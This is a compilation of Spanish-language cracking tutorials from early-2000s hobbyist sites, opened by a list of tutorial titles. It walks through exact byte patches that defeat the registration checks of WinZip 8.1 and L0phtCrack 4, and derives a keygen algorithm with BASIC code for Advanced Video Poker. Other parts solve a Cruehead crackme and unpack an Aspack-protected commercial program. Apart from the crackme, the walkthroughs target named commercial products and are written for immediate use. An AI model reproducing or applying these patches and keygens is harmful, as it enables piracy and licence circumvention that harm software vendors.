Crackeando InWatch 95 Relase V1.3a.9 Hacer KeyGen

crackeando Macromedia Dreamweaver 3

crackeando MusicMatch JukeBox 6

crackeando NiceView

Crackeando Numega smartcheck V.603

crackeando Paint Shop Pro 5.01 Trial version

crackeando pdfMachine Versión 6.5

crackeando Serial 2000 V6.0 Obtencion del serial

crackeando Simular estar registrados Cuentapasos 3.75

crackeando Smartcheck By groove

crackeando Winzip 8.1 por Groove tipo 2

crackeando Winzip 9.0 BETA (5480)

crackear Crackme by VisionZ

crackear DllShow 4.3 Obtencion del serial

Crackear el abex' 2nd crackme hacer un keygen

crackear el Crackme 1 by Daniel

crackear el crackme1 por V0lti0

crackear el CrossTrainer II

crackear el Edit Plus 2

crackear el HexWorkShop 2

crackear el L0pthCrack 4

crackear el mIRC 6

crackear el NexEncode Studio

crackear el Personal Phone Book Plus

crackear el Personal Phone Book Plus

crackear el Winzip 8

crackear Fireworks3

Crackear FreeHand V8.01 Simular El Registro

crackear GetRight4.1.2

crackear Gif Movie Gear Simular el Registro

Crackear Hacer un Generador de Claves

Crackear Kriptel V3.5 Simular El Registro

crackear L0phtCrack 2

crackear L0phtCrack 2

crackear por estado+porcino 6 Capitulos

crackear un cd sin tener que ponerlo

crackear Virtuosa Gold 3.20 a

crackearndo el YAPS

crackeo con Wdas32 8.93

Creando parches útilizando Visual Basic 6.0

Hackman 6.0Potente editor hexadecimal y desensamblador

InWatch95 1.3a Obtencion del serial

Obtención de serial Screen Saver &Email Effects Versión 1.6

Obtencion del serial Win-eXpose Reg.V1.0

Obtencion del serial WinXFiles V4.2

Phreaking Practico

Quitando el Messagebox Parcheando ventanas

Registrar HexDecCharEditor v1

Romper protecciones de archivos empaquetados

scanning

Usando AudioEdit Deluxe 1.5

Uso y Abuso de W32Dasm 8.93 Aprende a utilizarlo !!

How to crack Crackme V 1.0 by Cruehead / MiB

Download: La pagina de Karpoff.
Creador: Cruehead / MiB
Proteccion: Serial Number
Herramientas: Softice, W32Dasm y Hexworkshop (las conseguis en mi pagina)
Cracker: gr00vy
Web: www.zencracking.com.ar
E-mail: groovy2600@yahoo.com.ar
Nivel: Punga

Hola, aca estoy de Nuevo con un Nuevo tutorial, como veran mis ultimos 2 tutos se refieren a cackmes, ya que descubri que estos pueden llegar a ser mas divertidos que los programas mismos. Bueno este crackme me parece que es medio viejo, no se la verdad pero yo lo tenia desde hace mucho tiempo y no le daba bola. Asi que estan avisados!!!!

Uhmmmm vamos a hacerlo rapido, vamos a abrir el SiCe y luego cargamos el Crackme, vamos a la seccion de registrar y ponemos un serial y un nombre cualquiera como gr00vy 123123123 ok? Bueno, ponemos un bpx getwindowtexta y un bpx getdlgitemtexta y volvemos al programa. Apretamos OK o lo que sea, y saltamos al sice, apretamos F5 para que nos lea el serial no el nombre y ahora apretamos F12 para salir de la parte que no nos interesa traceamos con F10 un ratito y vemos que nos vamos a ir a otro codigo que es de una librería asi que apretamos F12 varias veces hasta que en la pantalla nos aparezca crackme text o algo asi ok? Bueno una ves ahí (mas o menos en 00401228) vemos que hay un PUSH que pushea nuestro nombre, y luego una call:

```
:00401223 83F800                cmp eax, 00000000
:00401226 74BE                  je 004011E6
CHEQUEA SI HAY CARACTERES Y SINO VA A ERROR
:00401228 688E214000            push 0040218E
PONE NUESTRO NOMBRE EN LA PILA
:0040122D E84C010000            call 0040137E
UHMMM CALL INTERESANTE ENTREMOS:

:0040137E 8B742404              mov esi, dword ptr [esp+04]
:00401382 56                    push esi
EN ESI NUESTRO NOMBRE
:00401383 8A06                  mov al, byte ptr [esi]
LA PRIMERA LETRA DE NUESTRO NOMBRE EN AL
:00401385 84C0                  test al, al
:00401387 7413                  je 0040139C
COMPRUEBA SI LA PRIMERA LETRA EXISTE O NO
:00401389 3C41                  cmp al, 41
:0040138B 721F                  jb 004013AC
:0040138D 3C5A                  cmp al, 5A
:0040138F 7303                  jnb 00401394
COMPRUEBA SI LA PRIMER LETRA ESTA ENTRE 41h (A) y 5A (Z) COMO SI ESTA
ENTRE ESAS 2 LETRAS NO SALTA Y:
:00401391 46                    inc esi
```

SE INCREMENTA ESI
:00401392 EBEF **jmp 00401383**
SALTA Y HACE LO MISMO CON TODAS LAS DEMAS LETRAS EXEPTO CON LOS 2 CEROS DE EL NOMBRE gr00vy YA QUE NO ESTAN ENTRE A Y Z ASI QUE LAS VAMOS A TENER QUE CAMBIA POR gr00vy OK? Bueno una ves pasada esta comprobación salimos del call y vemos:

:00401233 687E214000 **push 0040217E**
PONE EL s/n en la pila
:00401238 E89B010000 **call 004013D8**
genera el s/n correcto (para los buscadores de serials)
:0040123D 83C404 **add esp, 00000004**
:00401240 58 **pop eax**
:00401241 3BC3 **cmp eax, ebx**
compara los 2 datos generados a partir del nombre y el s/n
:00401243 7407 **je 0040124C**
si salta es el mensaje de bien hecho asu que ya sabemos que hacer, si lo queremos cambiar temporalmente con el sice tecleamos R FL Z y vemos el mensaje de bien hecho o sino anotamos la dirección del salto, abirmos el crackme con el w32dasm, vamos a 00401243 y nos fijamos cual es el offset y invertimos o hacemos JMP el JE y estamos registrados!!!!
:00401245 E818010000 call 00401362
GENERA EL MENSAJE DE MAAAAALLL!!!

Bueno espero que les halla gustado, ya que no tenia muchas ganas de escribir, por que estoy resfriado, pero bueno que le vamos a hacer. Dedicado a S[h]iff,]-[unter y Marduk que espero verlos pronto cuando valla a BS AS ok?


http://www.zencracking.com.ar
http://groovycracking.8m.com

Como crackear el Winzip 8.1 por gr00vy

Web: www.zencracking.com.ar
E-mail: groovy2600@yahoo.com.ar
Download: www.winzip.com
Dificultad: Punga

Hola, con la escusa de que salio el winzip nuevo, voy al sitio y me lo bajo. Espero que hallan aprendido algo los de Nico Software. Vamos a ver si asi lo hicieron.

Uhmmm bueno, en esta versión te muestra la ventanita de registrame o sino me ves por el resto de tus dias. Vamos a introducir el serial, vemos que nos larga la misma nag box:



Bueno, por ahora lo unico nuevo que le vi al winzip es que aparece en la bandeja de tray (muy molesto). Asi que su sist de seguridad no debe ser muy bueno , vamos a ver. Desensamblemos y busquemos esa string. Vemos que se desensambla todo bien, (podrían haberlo empacado almenos). Encontramos la string en:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0040BD1B(C), :0040BD24(C), :0040BD2D(C)
|
:0040BD7C E8C3020000              call 0040C044

* Possible Reference to String Resource ID=00654: "Incomplete or
incorrect information"
                                  |
:0040BD81 688E020000              push 0000028E
```

Uhmm casi igual al otro tuto. La verdad que no aprendieron anda, pero a nosotros nos viene bien, asi que vamos a hacer lo que hicimos en el otro tuto. Nos vamos a 0040BD1B ya que hay un salto que si se ejecuta va al error:

```
:0040BD12 803D90C74C0000          cmp byte ptr [004CC790], 00
:0040BD19 59                      pop ecx
:0040BD1A 59                      pop ecx
:0040BD1B 745F                    je 0040BD7C
```

Compara a ver si nuestro nombre es igual a cero y si es cero caracteres salta a el error. No es necesario noopear. Ya que si introducimos algo en el textbox no va a saltar, lo mismo pasas con el otro salto, comprueva si hay o no caracteres en el 2do textbos, asi que con esos 2 no hacemos nada, vamos a 0040BD2D:

```
:0040BD26 E831F9FFFF              call 0040B65C
:0040BD2B 84C0                    test al, al
:0040BD2D 744D                    je 0040BD7C
```

Tambien me es muyyyy conocido, es la misma rutina de comprobación, noopemos ese JE o inviértanlo como quieran, luego entremos en el call a ver que hay:

```
* Referenced by a CALL at Addresses:
|:0040108E   , :0040121B   , :00405A7D   , :0040BD26   , :004528B7
|
:0040B65C 55                      push ebp
:0040B65D 8BEC                    mov ebp, esp
:0040B65F 81EC0C020000            sub esp, 0000020C
:0040B665 8065FF00                and byte ptr [ebp-01], 00
:0040B669 803D90C74C0000          cmp byte ptr [004CC790], 00
:0040B670 53                      push ebx
:0040B671 56                      push esi
:0040B672 57                      push edi
:0040B673 0F84FB000000            je 0040B774
:0040B679 8D45E8                  lea eax, dword ptr [ebp-18]
:0040B67C 50                      push eax
```

uhmmm ya esta comprobado es lo mismo sras y sres, lo que nos hace falta es noopear algunas calls y listo ya esta registrado.
Entramos en 0040108E ups no es lo mismo!!!!, vemos que hay:

```
:0040108E E8C9A50000              call 0040B65C
:00401093 84C0                    test al, al
:00401095 746A                    je 00401101
```

Invertimos el je, como no tenemos el SICE no podemos ver que hace pero bueno, provar no nos hace nada.
Vamos ahora a 0040121B:

```
:0040121B E83CA40000              call 0040B65C
:00401220 84C0                    test al, al
:00401222 7512                    jne 00401236
```

Invertimos el jne, como no tenemos el SICE no podemos ver que hace.
Vamos a 00405A7D :

```
:00405A7D E8DA5B0000              call 0040B65C
:00405A82 84C0                    test al, al
:00405A84 7531                    jne 00405AB7
:00405A86 E83AE4FFFF              call 00403EC5
:00405A8B 84C0                    test al, al
:00405A8D 7428                    je 00405AB7
```

* Possible StringData Ref from Data Obj ->" (Evaluation Version)" ← Vemos que es el titulo que aparece en la ventana!!!!
Como vemos, aca hay un texto que es el que aparece en la ventana cuando no estamos registrados, supongo que si invertimos el jne que esta en negrita va a saltar y no lo va a mostrar, (hago la prueba si ninguna otra modificación y funciona).
Ahora vamos a 0040BD26:
Y vemos que este salto ya lo habiamos "trabajado" ☺
Bueno ahora vamos a 004528B7 y vemos que :

```
:004528B7 E8A08DFBFF              call 0040B65C
:004528BC 84C0                    test al, al
:004528BE 0F8495000000            je 00452959
```

```
:004528C4 C645FF01                mov [ebp-01], 01
```

Aca si invertimos el salto, y es que no se ejecuta, se nos va a mover un valor a un reg, con un 1 que yo pienso que es el flag que le dice al programa si estamos registrados o no!!! Asi que probamos el proggie y nos funka todo como tiene que esta!!!

Uds se preguntaran por que, noopeamos el JE de 0040BD2D, pues por que si ven un poco mas abajo del codigo van a ver algo como esto:

```
* Possible StringData Ref from Data Obj ->"Name"
                                  |
:0040BD30 680CDD4B00              push 004BDD0C
:0040BD35 FF351CC74A00            push dword ptr [004AC71C]
:0040BD3B E867FA0400              call 0045B7A7
:0040BD40 56                      push esi

* Possible StringData Ref from Data Obj ->"SN"
                                  |
:0040BD41 68B0EA4B00              push 004BEAB0
:0040BD46 FF351CC74A00            push dword ptr [004AC71C]
:0040BD4C E856FA0400              call 0045B7A7
:0040BD51 FF3518C74A00            push dword ptr [004AC718]
:0040BD57 6A00                    push 00000000
:0040BD59 6A00                    push 00000000
```

O sea que pone en algun lado (en la ventanita de about) nuestro serial y el nombre, o sea que esta registrado, por eso nosotros noopeamos el JE para que siga con las siguiente instrucciones y register el proggie!!. Bueno el call lo noopeamos por que es una call que es llamada al inicio del programa que checkea la validez de el serial number asi que debiamos noopearlo.

Bueno espero que les halla gustado y que los de nico mak computing aprendan algo de esta guia ok?

TUTORIAL: Cómo crackear el LOpth Crack 4.0
Una alternativa al tutorial de Groovy.

Por Belzebú, 22/05/03

Programa…….Lopth Crack 4.0

Descarga.....http://www.atstake.com/research/lc/application/lc4setup.exe

Objetivo.....Hacer ke cualkier "Unlock code" introducido sea válido y así registrar el programa.

Herramientas...W32Dasm, SoftIce, un Editor Hexadecimal y CodeFusion

INTRODUCCIÓN

Este tutorial es una alternativa al documento que publicó **Groovy** en su web http://www.zencracking.com.ar. Recomiendo descargar y leer previamente aquel tutorial y posteriormente éste, ya que en algún momento se hará referencia a él y alguna parte puede kedar confusa.

DESARROLLO

En la solución planteada por Groovy me pareció muy pesado el ir "nopeando" todos los saltos posteriores a la llamada a la función donde se comprueba la clave, así que decidí investigar un poco más esa
CALL 0042789B

Partí con el W32DASM estudiando las string references: "You have successfully registered" o "You have entered an invalid code", por ejemplo, con lo que llegamos a la siguiente parte del código:

```
:00411BFF 52 push edx ==> Ahí va el "Unlock code" correcto correspondiente al "serial number" del programa
:00411C00 50 push eax ==> Ahí va el "Unlock code" ke introducimos nosotros

:00411C01 E8955C0100 call 0042789B ==>FUNCIÓN KE DICE SI LA CLAVE INTRODUCIDA ES O NO
CORRECTA

:00411C06 83C410 add esp, 00000010
:00411C09 85C0 test eax, eax
:00411C0B 7523 jne 00411C30 ==> Si el "Unlock Code" introducido no es correcto salta a la zona TRIAL
:00411C0D 8B07 mov eax, dword ptr [edi]
:00411C0F 50 push eax
* Possible StringData Ref from Data Obj ->"Unlock Code"
|
:00411C10 6850134700 push 00471350
* Possible StringData Ref from Data Obj ->"Registration" ➔ Sin comentarios
|
:00411C15 685C134700 push 0047135C
:00411C1A 8BCE mov ecx, esi
:00411C1C 899E3C010000 mov dword ptr [esi+0000013C], ebx
```

```
:00411C22 E89AB20300 call 0044CEC1
:00411C27 53 push ebx
:00411C28 53 push ebx
* Possible StringData Ref from Data Obj ->"You have successfully registered " ➔ Sin comentarios
->"LC4."
|
:00411C29 6834144700 push 00471434
:00411C2E EB07 jmp 00411C37
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00411C0B(C)
|
:00411C30 53 push ebx ==> ZONA TRIAL
:00411C31 53 push ebx
* Possible StringData Ref from Data Obj ->"You have entered an invalid code. "
->"Please try again."
|
:00411C32 6800144700 push 00471400
```

A continuación pasé el LC4 por el Softice, poniendo un BPX 00411C01. Al ir a registrar el programa introduciendo cualkier clave, lógicamente salta el breakpoint. Si en ese momento escribimos en el softice:
D EAX veremos la clave introducida por nosotros
y si hacemos:
D EDX veremos el "Unlock Code" correcto correspondiente al Serial number del programa.
En mi caso, para un serial Code 1727b4112, el "Unlock correcto" es ea677a.
Siguiendo con el Softice estudié por ké camino iba la ejecución del LC4, dentro de la llamada de comprobación del la clave, cuando la clave introducida no era la correcta.
El Código de la CALL 0042789B:

```
* Referenced by a CALL at Addresses:
|:00411983 , :00411C01 , :0042725C , :0042726D , :0042727E
|:0042728F
|
:0042789B 55 push ebp
:0042789C 8BEC mov ebp, esp
:0042789E 83EC0C sub esp, 0000000C
:004278A1 833DFC336B0000 cmp dword ptr [006B33FC], 00000000
:004278A8 53 push ebx
:004278A9 56 push esi
:004278AA 57 push edi
:004278AB 7512 jne 004278BF
:004278AD FF750C push [ebp+0C]
:004278B0 FF7508 push [ebp+08]

:004278B3 E8C8690000 call 0042E280 ==> Esta  llamada comprueba ke
la clave introducida coincide símbolo a símbolo con la clave correcta

:004278B8 59 pop ecx
:004278B9 59 pop ecx
:004278BA E96C010000 jmp 00427A2B
...
...
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:004278BA(U), :00427A0C(U), :00427A1F(U)
|
:00427A2B 5F pop edi
:00427A2C 5E pop esi
:00427A2D 5B pop ebx
:00427A2E C9 leave
:00427A2F C3 ret
```

Esta es la salida de la CALL 0042789B, ke devuelve si el "Unlock Code" introducido es correcto o no.
La forma ke tiene de decirlo es:

Si devuelve EAX=1, la clave introducida es INCORRECTA
Si devuelve EAX=0, la clave introducida es CORRECTA.
|
Estos valores para EAX se generan en CALL 0042E280, ke es donde se verifica uno a uno ke los caracteres introducidos de la clave coinciden con la correcta:

```
* Referenced by a CALL at Addresses:
|:004038DF , :00403C3F , :00404FDA , :004050E5 , :004278B3
|
:0042E280 55 push ebp
:0042E281 8BEC mov ebp, esp
:0042E283 57 push edi ==>Ahí va ahora la clave introducida
:0042E284 56 push esi==>Ahí va ahora la clave correcta
:0042E285 53 push ebx
:0042E286 8B750C mov esi, dword ptr [ebp+0C]
:0042E289 8B7D08 mov edi, dword ptr [ebp+08]
:0042E28C 8D05740E6B00 lea eax, dword ptr [006B0E74]
:0042E292 83780800 cmp dword ptr [eax+08], 00000000
:0042E296 753B jne 0042E2D3
:0042E298 B0FF mov al, FF
:0042E29A 8BFF mov edi, edi
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0042E2A8(C), :0042E2C8(C)
|
:0042E29C 0AC0 or al, al==>TENER EN CUENTA

:0042E29E 742E je 0042E2CE ==>Cuando ha terminado de comprobar uno a uno los caracteres de la clave
este salto nos saca del bucle de comprobación. TENER EN CUENTA!!!

:0042E2A0 8A06 mov al, byte ptr [esi] ==> Se toma el primer carácter de la clave correcta contenida en "esi"
y se pone en "al"
:0042E2A2 46 inc esi ==> se incrementa uno para pasar al próximo carácter de la clave correcta
:0042E2A3 8A27 mov ah, byte ptr [edi]==> Se toma el primer carácter de la clave introducida contenida en
"edi" y se pone en "ah"
:0042E2A5 47 inc edi ==> se incrementa uno para pasar al próximo carácter de la clave introducida
:0042E2A6 38C4 cmp ah, al ==> Akí se comparan ambos caracteres
:0042E2A8 74F2 je 0042E29C ==> Si son iguales salta atrás para comprobar el siguiente carácter
:0042E2AA 2C41 sub al, 41          Si no son iguales al final de todas las operaciones EAX=1=TRIAL. VER
MAS ABAJO
:0042E2AC 3C1A cmp al, 1A
:0042E2AE 1AC9 sbb cl, cl
:0042E2B0 80E120 and cl, 20
:0042E2B3 02C1 add al, cl
:0042E2B5 0441 add al, 41
:0042E2B7 86E0 xchg al, ah
:0042E2B9 2C41 sub al, 41
:0042E2BB 3C1A cmp al, 1A
:0042E2BD 1AC9 sbb cl, cl
:0042E2BF 80E120 and cl, 20
:0042E2C2 02C1 add al, cl
:0042E2C4 0441 add al, 41
:0042E2C6 38E0 cmp al, ah
:0042E2C8 74D2 je 0042E29C
:0042E2CA 1AC0 sbb al, al
:0042E2CC 1CFF sbb al, FF
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0042E29E(C)
|
:0042E2CE 0FBEC0 movsx eax, al ==> Akí se asigna a EAX el valor 0=REGISTRADO ó 1=TRIAL,
y depende del valor ke ha tomado "al" en las operaciones anteriores
:0042E2D1 EB78 jmp 0042E34B.
...
...
```

SOLUCION PROPUESTA

Con todo lo anterior, la solución planteada consta de 2 pasos:

PASO 1
No me interesa ke compruebe ningún carácter entre la clave introducida y la correcta por lo tanto el salto:

:0042E29E 742E je 0042E2CE

lo sustituyo por:

:0042E29E EB2E jmp 0042E2CE

Con este cambio no se efectuará la comprobación, pero debemos asegurarnos de ke "al" tenga el valor ke nos convenga a nosotros es decir, ke "al"=0 para que en MOVSX eax, al, EAX=0=REGISTRADO.

PASO 2

Para conseguir ke EAX=0, en la instrucción previa al salto ke acabamos de modificar, hacemos lo siguiente:

:0042E29C 0AC0 or al, al

lo sustituyo por :

:0042E29C B000 mov al, 00

Tras estos cambios acepta cualkier clave introducida como correcta. En esta alternativa se modifican solamente 3 bytes, por lo ke creo ke es más cómodo.

CONTACTO.

Para comentarios, sugerencias, corrección de errores o dudas podeis poneros en contacto conmigo en:

belzebu@anonima.com

Un saludo de:
Belzebú.

WKT Tutorialz Site


Programa	**Advanced Video Poker v1.1**	W95 / W98 / NT
Descripción	Juego de Poker al estilo Casino	
Tipo	Shareware	
Url	http://www.aha.ru/~aasamson/download/	
Protección	**Número de Serie. Time Limit 30 Dias**	
Dificultad	1) Principiante, 2) Amateur, **3) Aficionado,** 4) Profesional, 5) Especialista	
Herramientas	Smartcheck v6.01 (Build 952)	
Objetivo	**Buscar el número de serie y crear su Key-Generator**	
Cracker	**Mr.GReeN [WkT!]**	
Fecha	14 de Agosto de 1999	

Introducción

El programa es un clásico juego de Poker al estilo de los casinos norteamericanos, ameno y bonito. Su protección es de 30 dias, libre de nags o recordatorios que nos induzcan a registrar el programa. Pasados los 30 dias se acabó, no juegas más. Programa elaborado en Visual Basic e interesante para comenzar a usar Smartcheck para estudiar el comportamiento de la rutina generadora del número de serie

Manos a la obra!

Cargamos Smartcheck y desde ahí lanzamos el programa que vamos a estudiar. Bien , vamos a incorporar gráficos para ilustrar mejor el comportamiento de Smrtck, de acuerdo? Así nos resultará más fácil de comprenderlo (y menos teclas a tocar pa mi xDDDD). Lanzamos el programa desde la opción Program/Start y una vez dentro de él nos vamos a la opción Register. Entramos como nombre: Usuario Registrado[WkT!] y como número de serie, mi número mágico: 9900990099, ¡vale, vamos allá!



Mirad bien el comportamiento de la rutina. Toma el primer caracter del nombre y su código ASCII y se suma consigo mismo, al resultado le llamaremos SUMA (170=85+85), luego toma el segundo caracter (s) cuyo valor ASCII es 115, ok?, Vemos un resultado "370" ¿¿¿comor??????. Bueno, tenemos SUMA,115 y otra vez 85 (cód ASCII de "U"), sume- mos otra vez: 170+85+115= 370, ahora SUMA=370. Ya tenemos la fórmula, SUMA + Cód.ASCII del primer carácter del nombre + cód. ASCII de cada uno de los caracteres del nombre, al final, esto dá un resultado, en este caso: 4355, Bien qué hace, además, la ru- tina de cálculo del número de serie???, veamos:

```
Integer (4355) --> String ("4355")
Val(String:"4355") returns double:4355 (displayed as single-precisic
Len(VARIANT:Double:4355) returns LONG:7793016
Len(VARIANT:Double:8710) returns LONG:7793016
Len(VARIANT:Double:8710) returns LONG:7793016
Len(VARIANT:Double:17420) returns LONG:7793016
Len(VARIANT:Double:17420) returns LONG:7793016
Len(VARIANT:Double:34840) returns LONG:7793016
Len(VARIANT:Double:34840) returns LONG:7793016
Len(VARIANT:Double:69680) returns LONG:7793016
Len(VARIANT:Double:69680) returns LONG:7793016
Len(VARIANT:Double:139360) returns LONG:7793016
Len(VARIANT:Double:139360) returns LONG:7793016
Len(VARIANT:Double:278720) returns LONG:7793016
Len(VARIANT:Double:278720) returns LONG:7793016
Len(VARIANT:Double:557440) returns LONG:7793016
Len(VARIANT:Double:557440) returns LONG:7793016
Len(VARIANT:Double:1.11488e+006) returns LONG:7793016
Len(VARIANT:Double:1.11488e+006) returns LONG:7793016
Len(VARIANT:Double:2.22976e+006) returns LONG:7793016
Len(VARIANT:Double:2.22976e+006) returns LONG:7793016
```

Bueno, parece fácil, no?. 4355 * 2 = 8710; 8710 * 2 = 17420; etc. etc. etc...., pero cuan- tas veces realiza esta operación?, 36 veces, al final dá un número LONG que parece ser el número de serie deseado, veamos, despues de la larga cuenta, nos arroja: 748183302963- 20, parece un numero de serie en toda regla, pero aún no acaba la cosa aquí, porque si en- tramos este LONG, nos lo escupe con los siento Burt Lancaster, la cagaste. :) Así pues, con tinuamos.

```
Len(VARIANT:Double:7.48183e+013) returns LONG:7793016
Len(VARIANT:Double:1.49637e+014) returns LONG:7793016
txtCode.Text
txtCode.Text
```

Aqui, subrayadito esta: 149637e+014, o sea: 149636660592640, Uallllaaaaaaaaaa!!!!. Exito total, lo entramos y.... Thanks!!! el mensaje feliz! Yatá, I got it!!! That's all folk!!!.

Pero que ha hecho?. Lo ha reducido. Mientras la cifra final sea mayor que 200000000000000#, cifra = cifra /2, esto os lo digo yo que me lo he curra o:)

Bien ya tenemos todos los ingredientes para confeccionar el KeyGen. Amos allá!

Suma=Asc(1er. caracter nombre) + asc(cadauno de los caracteres del nombre), tantas veces como letras tenga el nombre. En Basic seria algo así:

L=Len (nombre$) ..... Longitud del nombre.

(cod.asc.primer.caracter) b# = Asc(left$(nombre$,1)) ... en nuestro caso: 85

Ahora vamos a buscar el número sagrado que se vá multiplicar 36 veces. Sería algo asi:

For x = 1 To L

e# = Asc(Mid$(nombre$, x, 1)):....en e se lamacena el ASCII de cada caracter del nombre

suma# = suma# + e# + b#

Next

Ok!, en suma tenemos yá almacenado el numero dorado, 4355

La segunda parte es:

For x = 1 To 36
suma# = suma# + suma#
Next

suma# = 74818330296320, pero no nos vale.

la tercera parte del keygen es:

While suma# >= 200000000000000#
suma# = suma# / 2
Wend

Ahora suma# contiene el serial correcto para ese nombre: 149636660592640

y ya hemos confeccionado el KeyGen. No es ná, gracias y tá otra!

Programa:	Aspack 2.12 (Para Newbies-I)

PROTECCION:	Todo lo que nos depara el **Aspack 2.12**		
Dificultad:	Ni hablar. ¿No lo hice yo?		
DOWNLOAD:	http://www.theabsolute.net/sware/files/hbkms.exe		
Herramientas:	Sice, PeiD 0.8, Hiew , IceDump , Peditor 1.7, W32Dasm		
CRACKER:	Tomasino	**FECHA:**	09/05/2003

Preliminar:

Unas palabras antes de entrar de a lleno en materia. Este trabajo debió salir antes de el que le precede "**Asprotec para Newbies-I**" http://www.crackmanworld.com/~cracking/empacado/TomaS-Asprotect1.2.2.rar
que hablando en plata es mucho más complicado que **Aspack 2.12.** Pero como entre a la Web para

bajar el ***asprotect*** y vi el **Aspack 2.12** me embulle a hacer lo mismo con este. En fin son dos tutes son independientes cada uno y se puede leer por separado. Si leyeron el otro este le será muchas más fácil y el que no pude hacer este y seguir con el otro. Las explicaciones son mucho más pormenorizadas en el anterior ya que no quise repetir todo otra vez. Lo último, este es un trabajo hecho por un *newbie* que esta tratando de aprender por lo que no esperen un trabajo "de punta", más bien el proceso que he seguido para tratar de ir aprendiendo algo.

Primera víctima: Home Brew Kit MASTER 1.4 (http://www.theabsolute.net/sware/files/hbkms.exe).

Es evidente que esta gente no ha hecho mucho esfuerzo por proteger su producto. Dejándole toda la tarea a **Aspack** cosa frecuente donde se le confía toda la tarea de protección al packer y una vez quitado este es cosa de niños. Pero bueno usamos esta aplicación porque tiene lo que nosotros queremos, que es que este empacada con **Aspack 2.12** lo que es suficiente para nosotros. Seré breve y explicare solo que hagamos de forma diferente.

I) Sacar los datos que nos hacen falta

- Image Base =4**00000**
- Image Size =**D2000**
- Virtual Size =>**Este lo buscamos de forma diferente, ya verán**

II) Cargo la aplicación en el **Sice** y en cuanto rompe pongo "MAP32 HBKM" lo que nos permite ver las secciones de la aplicación desde dentro del **Sice** y de allí

sacamos los intervalos para poner el **BPR**

```
016F:004CF016  DC0F                FMUL      REAL8 PTR [EDI]
016F:004CF018  7E83                JLE       004CEF9D
016F:004CF01A  3F                  AAS
016F:004CF01B  C2FC3B              RET       3BFC                          -
-------------------------------------------------------------
:MAP32 HBKM
Owner     Obj Name  Obj#  Address        Size      Type
HBKM      CODE      0001  0177:00401000  0009E000  IDATA RW
HBKM      DATA      0002  0177:0049F000  00002000  IDATA RW
HBKM      BSS       0003  0177:004A1000  00006000  IDATA RW
HBKM      .idata    0004  0177:004A7000  00003000  IDATA RW
HBKM      .tls      0005  0177:004AA000  00001000  IDATA RW
HBKM      .rdata    0006  0177:004AB000  00001000  IDATA RW
HBKM      .reloc    0007  0177:004AC000  0000B000  IDATA RW
HBKM      .rsrc     0008  0177:004B7000  00018000  IDATA RW
HBKM      .aspack   0009  0177:004CF000  00002000  IDATA RW

HBKM      .data     000A  0177:004D1000  00001000  IDATA RW
```

Y como se ve en las secciones, he marcado las en rojo donde comienza y se acaba la primera que debe
contener el **OEP**.

BPR 401000 49F000 r if(eip>= 401000) && (eip<=49F000)
dos saltos y vemos esto.....

```
016F:0049E700  55                  PUSH
```

EBP è **OEP=9E700**

```
016F:0049E701  8BEC                MOV       EBP,ESP
016F:0049E703  83C4F4              ADD       ESP,-0C
```

```
016F:0049E706  53                PUSH      EBX
016F:0049E707  B858E44900        MOV       EAX,0049E458
016F:0049E70C  E83F81F6FF        CALL      00406850
016F:0049E711  8B1D9C084A00      MOV       EBX,[004A089C]
```

III Sobre la línea è **016F:0049E700** ç ponemos
/DUMP 1000000 D2000 C:/dumpeado.exe

IV) Copiamos el **dumpeado.exe** en directorio donde esta el empacado.

V) Igualar las secciones con el **Peditor 1.7** y cambiar el **OEP=9E7000**.

Lo de siempre, lo probamos y si todo lo hicimos correctamente funciona. Por lo que aquí acaba el desempacado totalmente. Ahora quedan dos limitaciones que las he visto en la ayuda de la aplicación.

- Un vencimiento de tiempo.
- Y una función deshabilitada.

